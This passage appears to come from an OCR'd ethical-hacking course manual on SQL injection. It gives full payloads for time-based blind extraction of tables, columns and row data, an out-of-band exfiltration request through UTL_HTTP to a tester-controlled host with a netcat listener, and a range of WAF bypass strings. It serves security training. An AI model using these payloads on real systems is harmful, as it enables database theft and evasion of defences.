All Rights Reserved. Reproduction is Strictly Prohibited.

- **Example 2: Extract 1st Database Table**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
NAME from sysobjects where xtype='U')=3) WAITFOR DELAY '00:00:10'--


http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),1,1)))=101) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),2,1)))=109) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),3,1)))=112) WAITFOR DELAY '00:00:10'--
```

Table Name = **EMP** (Considering that the database returned true for the above statement).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Blind SQL Injection—Extract Column Name

Following the same procedure as that discussed above, the attacker can extract the column name using the time-based blind SQL injection method.

- **Example 1: Extract 1st Table Column Name**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
column_name from ABCD.information_schema.columns where
table_name='EMP')=3) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),1,1)))=101)
WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),2,1)))=105)
WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),3,1)))=100)
WAITFOR DELAY '00:00:10'--
```

Column Name = **EID** (Considering that the database returned true for the above statement).

- **Example 2: Extract 2nd Table Column Name**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
column_name from ABCD.information_schema.columns where
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
table_name='EMP' and column_name>'EID')=4) WAITFOR DELAY '00:00:10'-
-
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),1,1)))=100) WAITFOR DELAY '00:00:10'--
```


```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),2,1)))=101) WAITFOR DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),3,1)))=112) WAITFOR DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),4,1)))=116) WAITFOR DELAY '00:00:10'--
```

Column Name = **DEPT** (Considering that the database returned true for the above statement).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Blind SQL Injection—Extract Data from ROWS

Following the same procedure as that discussed above, the attacker can extract the data from rows using the time-based blind SQL injection method.

- **Example 1: Extract 1st Field of 1st Row**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
EID from EMP)=3) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 EID from EMP),1,1))=106) WAITFOR
DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 EID from EMP),2,1))=111) WAITFOR
DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 EID from EMP),3,1))=101) WAITFOR
DELAY '00:00:10'--
```

Field Data = **JOE** (Considering that the database returned true for the above statement)

- **Example 2: Extract 2nd Field of 1st Row**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
DEPT from EMP)=4) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 DEPT from EMP),1,1))=100) WAITFOR
DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 DEPT from EMP),2,1))=111) WAITFOR
DELAY '00:00:10'--
```



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=109) WAITFOR
DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=112) WAITFOR
DELAY '00:00:10'--
```

Field Data = **COMP** (Considering that the database returned true for the above statement).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Perform Double Blind SQL Injection—Classical Exploitation (MySQL)

Double-blind SQL injection is also called time-based SQL injection. In double-blind SQL injection, an attacker inserts time delays in SQL query processing to search for characters in the database users, database name, column name, row data, and so on. If the query with the time delay executes immediately, then the condition inserted in the query is false. If the query executes with some time delay, then the condition inserted in the query is true. In this SQL injection technique, entries are read symbol by symbol. Unlike other blind SQL injection techniques, this technique does not use the UNION clause or any other technique in the inserted query.


Double-blind SQL injection exploitation depends on the analysis of time delay. The exploitation starts by sending a query with a time delay to the web application and getting its response. In a typical double-blind injection attack, the functions **`benchmark()`** and **`sleep()`** are used to process the time delays.

The classical implementation of double-blind SQL injection is given below.

```
/?id=1+AND+if((ascii(lower(substring((select password from user limit
0,1),0,1))))=97,1,benchmark(2000000,md5(now())))
```

- We can conjecture that the character was guessed correctly on the basis of the time delay of the web server response
- Manipulating the value 2000000: we can achieve acceptable performance for a concrete application
- The function sleep() represents an analogue of the function **benchmark()**. The function **sleep()** is more secure in the given context because it does not use server resources

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Perform Blind SQL Injection Using Out-of-Band Exploitation Technique

The out-of-band exploitation technique is useful when the tester encounters a blind SQL injection situation. It uses DBMS functions to perform an out-of-band connection and provide the results of the injected query as part of the request to the tester's server.

Note: Each DBMS has its own functions; check for specific DBMS section.

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider the request to a script that executes the query above:

```
http://www.example.com/product.php?id=10
```

The malicious request would be:

```
http://www.example.com/product.php?id=10||UTL_HTTP.request('testerserver.com:80')||(SELECT user FROM DUAL)—
```

In the aforementioned example, the tester is concatenating the value 10 with the result of the function UTL_HTTP.request


This Oracle function tries to connect to "testerserver" and make an HTTP GET request containing the return from the query "SELECT user FROM DUAL"

The tester can set up a web server (e.g., Apache) or use the Netcat tool

```
/home/tester/nc -nLp 80
```

```
GET /SCOTT HTTP/1.1 Host: testerserver.com Connection: close
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Exploiting Second-Order SQL Injection

Second-order SQL injection can be performed when the application uses submitted data to perform different application functions. To perform this type of SQL injection, an attacker needs to know how submitted values are used later in the application. This attack is even possible when the web application uses the output escaping technique to accept inputs from users. The attacker submits a malicious query with the requested query but does not cause any harm to the application as the output escapes. This query will be stored in the database as part of the application's functionality. Later, when another function of the application uses the same query stored in the database to perform another operation, the malicious query executes, allowing the attacker to perform SQL injection attacks on the application.

Second-order SQL injection occurs when the data input is stored in the database and used for processing another SQL query without validation or without using parameterized queries.

By means of second-order SQL injection, depending on the backend database, database connection settings, and OS, an attacker can:

- Read, update, and delete arbitrary data or arbitrary tables from the database
- Execute commands on the underlying OS


The sequence of actions performed in a second-order SQL injection attack is as follows:


- The attacker submits a crafted input in an HTTP request
- The application saves the input in the database to use it later and gives a response to the HTTP request
- Now, the attacker submits another request

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The web application processes the second request using the first input stored in the database and executes the SQL injection query
- The results of the query in response to the second request are returned to the attacker, if applicable

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Bypass Firewall using SQL Injection

Bypassing the WAF using SQL injection vulnerability is a major threat, as it is capable of retrieving the whole database from the server.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use the following methods to bypass the WAF.

- **Normalization Method**

  The systematic representation of a database in the normalization process sometimes leads to an SQL injection attack. If an attacker is able to detect any vulnerability in functional dependencies, then the attacker changes the structure of the SQL query to perform the attack.

  For example, if the SQL query is in the following format, it is impossible for an attacker to perform an SQL injection attack to bypass the WAF:

  ```
  /?id=1+union+select+1,2,3/*
  ```

  Improper configuration of the WAF may lead to vulnerabilities; in such cases, an attacker can inject a malicious query as follows:

  ```
  /?id=1/*union*/union/*select*/select+1,2,3/*
  ```

  Once the WAF processes the malicious query, the request takes the following form:

  ```
  SELECT * FROM TABLE WHERE ID =1 UNION SELECT 1,2,3--
  ```

- **HPP Technique**

  HTTP parameter pollution (HPP) is an easy and effective technique that affects both the server and the client with the feasibility to override or add HTTP GET/POST parameters by injecting delimiting characters in query strings.

  For example, if a WAF protects any website, then the following request does not allow the attacker to perform the attack:

  ```
  /?id=1;select+1,2,3+from+users+where+id=1--
  ```

  An attacker will be able to bypass WAF by applying the HPP technique to the above query:

  ```
  /?id=1;select+1&id=2,3+from+users+where+id=1--
  ```

- **HPF technique**

  HTTP parameter fragmentation (HPF) is basically used with the idea of bypassing security filters, as it is capable of operating HTTP data directly. This technique can be used along with HPP using a UNION operator to bypass firewalls.

  For example, consider the vulnerable code given below.

  ```
  Query("select * from table where a=".$_GET['a']." and
  b=".$_GET['b']);

  Query("select * from table where a=".$_GET['a']." and
  b=".$_GET['b']); limit".$_GET['c']);
  ```

  The following query is used by the WAF to block attacks on the aforementioned vulnerable code:

  ```
  /?a=1+union+select+1,2/*
  ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

To bypass the WAF, the attacker will use the HPF technique and reconstruct the above query:

```
/?a=1+union/*&b=*/select+1,2

/?a=1+union/*&b=*/select+1,pass/*&c=*/ from+users--
```

In such a scenario, the transformed SQL query is given below:

```
SELECT * FROM TABLE WHERE a=1 UNION/* AND b=*/SELECT 1,2

SELECT * FROM TABLE WHERE a=1 UNION/* AND b=*/SELECT 1,pass/* LIMIT
*/FROM USERS--
```

- **Blind SQL Injection**

  A blind SQL injection attack is one of the easiest way to exploit a vulnerability, as it replaces WAF signatures with their synonyms using SQL functions. The following requests allow an attacker to perform an SQL injection attack and bypass the firewall.

  Logical requests AND/OR:

  - `/?id=1+OR+0x50=0x50`
  - `/?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1))=74`

  Negation, inequality signs, and logical request

  - `and 1`
  - `and 1=1`
  - `and 2<3`
  - `and 'a'='a'`
  - `and 'a'<>'b'`
  - `and 3<=2`

- **Signature Bypass**

  An attacker can transform the signature of SQL queries such that a firewall cannot detect them, leading to malicious results. Attackers obtain signatures used by the firewall using the following request:

  ```
  /?id=1+union+(select+1,2+from+users)
  ```

  After obtaining the signature, the attacker exploits the acquired signature to bypass the WAF as follows:

  - `/?id=1+union+(select+'xz'from+xxx)`
  - `/?id=(1)union(select(1),mid(hash,1,32)from(users))`
  - `/?id=1+union+(select'1',concat(login,hash)from+users)`
  - `/?id=(1)union((((((select(1),hex(hash)from(users)))))))`
  - `/?id=xx(1)or(0x50=0x50)`

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Buffer Overflow Method**

  An attacker can use the buffer overflow method to crash and bypass the firewall. As most firewalls are developed in C/C++, it is easy for the attacker to bypass the firewall.

  For example, consider the following URL on which the attacker is trying to perform an SQL injection attack to bypass the WAF:

  ```
  http:// www.certifiedhacker.com//index.php?page_id=15+and+(select
  1)=(Select 0xAA[..(add about 1200
  "A")..])+/*!uNIOn*/+/*!SeLECt*/+1,2,3,4….
  ```

  The attacker can use the following query to test if the firewall can be crashed:

  ```
  ?page_id=null%0A/**//*!50000%55nIOn*//*yoyu*/all/**/%0A/*!%53eLEct*/
  %0A/*nnaa*/+1,2,3,4…
  ```

  If the attacker gets the 500 error message as the response, he/she can easily bypass the firewall using the buffer overflow method.

- **CRLF Technique**

  Carriage return, line feed (CRLF) is a pair of ASCII codes, 13 and 10. In Windows, CRLF is used to indicate the end of a line in a text file (\r\n). Macintosh uses CR (\r) alone and UNIX uses LF(\n) alone.

  The attacker can use the CRLF technique to bypass the firewall. For example, the attacker uses the following URL to bypass the WAF:

  ```
  http://www.certifiedhacker.com/info.php?id=1+%0A%0Dunion%0A%0D+%0A%0
  Dselect%0A%0D+1,2,3,4,5--
  ```

- **Integration Method**

